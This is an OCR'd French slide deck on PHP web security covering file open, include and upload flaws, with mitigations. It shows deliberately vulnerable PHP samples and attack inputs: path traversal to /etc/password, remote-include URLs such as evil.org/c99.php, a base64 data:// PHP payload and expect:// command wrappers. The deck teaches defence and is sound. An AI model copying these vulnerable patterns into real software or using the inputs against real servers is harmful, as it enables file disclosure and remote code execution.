

11 - PHP

Fopen, include et upload

Thibaut HENIN

www.arsouyes.org

File Open

Pour ouvrir ce qu’on veut

Exemple de code officiel

https://www.php.net/manual/en/function.readfile.php

```php
<?php

$file = 'monkey.gif' ;

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

Exemple de code officiel
Modifié et vulnérable

```php
<?php

$file = $_GET['file'] ;

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

Risque 1 – Confidentialité

`https://example.com/script.php?file=XXXXXXX`

Nom d’un fichier local

`index.php, script.php, config.ini,`

N’importe où sur le serveur

`/etc/password, ../../../etc/password`

Risque 2 – Server Side Request Forgery

`https://example.com/script.php?file=XXXXXXX`

Adresse d’un fichier distant

`https://evilsite.com/payload.png`

`ftp://evilsite.com/payload.png`

Sur des serveur de l’entreprise

`https://private.example.com/`

Risque 3 – Contenus arbitraires

`https://example.com/script.php?file=XXXXXXX`

Gestionnaire « `data://` »

`data://text/plain;base64,SSBsb3ZlIFBIUAo=`

Risque 4 – Autres gestionnaires

`https://example.com/script.php?file=XXXXXXX`

Phar

phar:///var/www/html/lib/somelib.phar

ssh2

ssh2.exec://user:pass@example.com:22/usr/local/bin/somecmd

ssh2.sftp://user:pass@example.com:22/path/to/filename

expect

expect://ls -l

Fonctions vulnérables

`fopen, fread, fwrite, fclose`

`file_get_content / file_put_content`

`Readfile`

…

Solutions

Ne pas faire

Configuration php

`allow_url_fopen = false`

Restrictions

Répertoires et/ou listes blanches

Restrictions système

Droits d’accès aux fichiers et au réseau

File Include

Inclure ce qu’on veut

Principe

```php
<?php

include "header.inc" ;

if (! isset($_GET["page"])) {
        include "default.php" ;
} else if (! file_exists($_GET["page"])) {
        include "404.php" ;
} else {
        include $_GET["page"] ;
}

include "footer.inc" ;
```

Risques 1 - Confidentialité

Fichiers locaux

« config.php », « /etc/password »

Serveurs de l’entreprise

https://private.example.com/

Risques 2 – Exécution de code

Contenus distants

```
http://evil.org/c99.php
```

Gestionnaire « data:// »

```
data://text/plain;base64,PD9waHAgZWNobyAiaGVsbG8gd29ybGQiIDs=
```

Fonctions vulnérables

Include / include_once

Require / require_once

autoloader persos

Solutions

Ne pas faire

Configuration php

`allow_url_include = false`

Restrictions

Répertoires et/ou listes blanches

Restrictions système

Droits d’accès aux fichiers et au réseau

File Upload

Ajouter un fichier

Principe 1 – Formulaire HTML

https://www.w3schools.com/php/php_file_upload.asp

```
<!DOCTYPE html>
<html>
<body>

<form action="upload.php" method="post" enctype="multipart/form-data">
  Select image to upload:
  <input type="file" name="fileToUpload" id="fileToUpload">
  <input type="submit" value="Upload Image" name="submit">
</form>

</body>
</html>
```

Principe 1 – Formulaire HTML

https://www.w3schools.com/php/php_file_upload.asp

```php
$target_dir  = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

// ...

move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;
```

Risques

Exécution par l’application

(PHP, Java, python, …)

Ecrasement

(de fichiers existants)

Exécution par les visiteurs

(XSS, XSRF)

Epuisement des ressources

(fichier volumeux)

Protections usuelles
(contournables)

extension du fichier

`$_FILES[…]['type']`

Protections usuelles
(contournables)

`mime_content_type()`

`getimagesize()`

Fichiers polyglote

Exemple modifié (reste vulnérable)

https://www.w3schools.com/php/php_file_upload.asp

```php
$target_dir  = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

if (strtolower(pathinfo($target_file,PATHINFO_EXTENSION)) != "jpg") return ;
if (getimagesize($_FILES["fileToUpload"]["tmp_name"])    === false) return ;
if ($_FILES["fileToUpload"]["size"]                       > 500000) return ;

move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;
```

Protections

Ne pas faire

Répertoire spécifique
(Restrictions)

Filtrer
(Taille, Extensions, type mime, AV)

Restreindre
(utilisateurs & journalisation)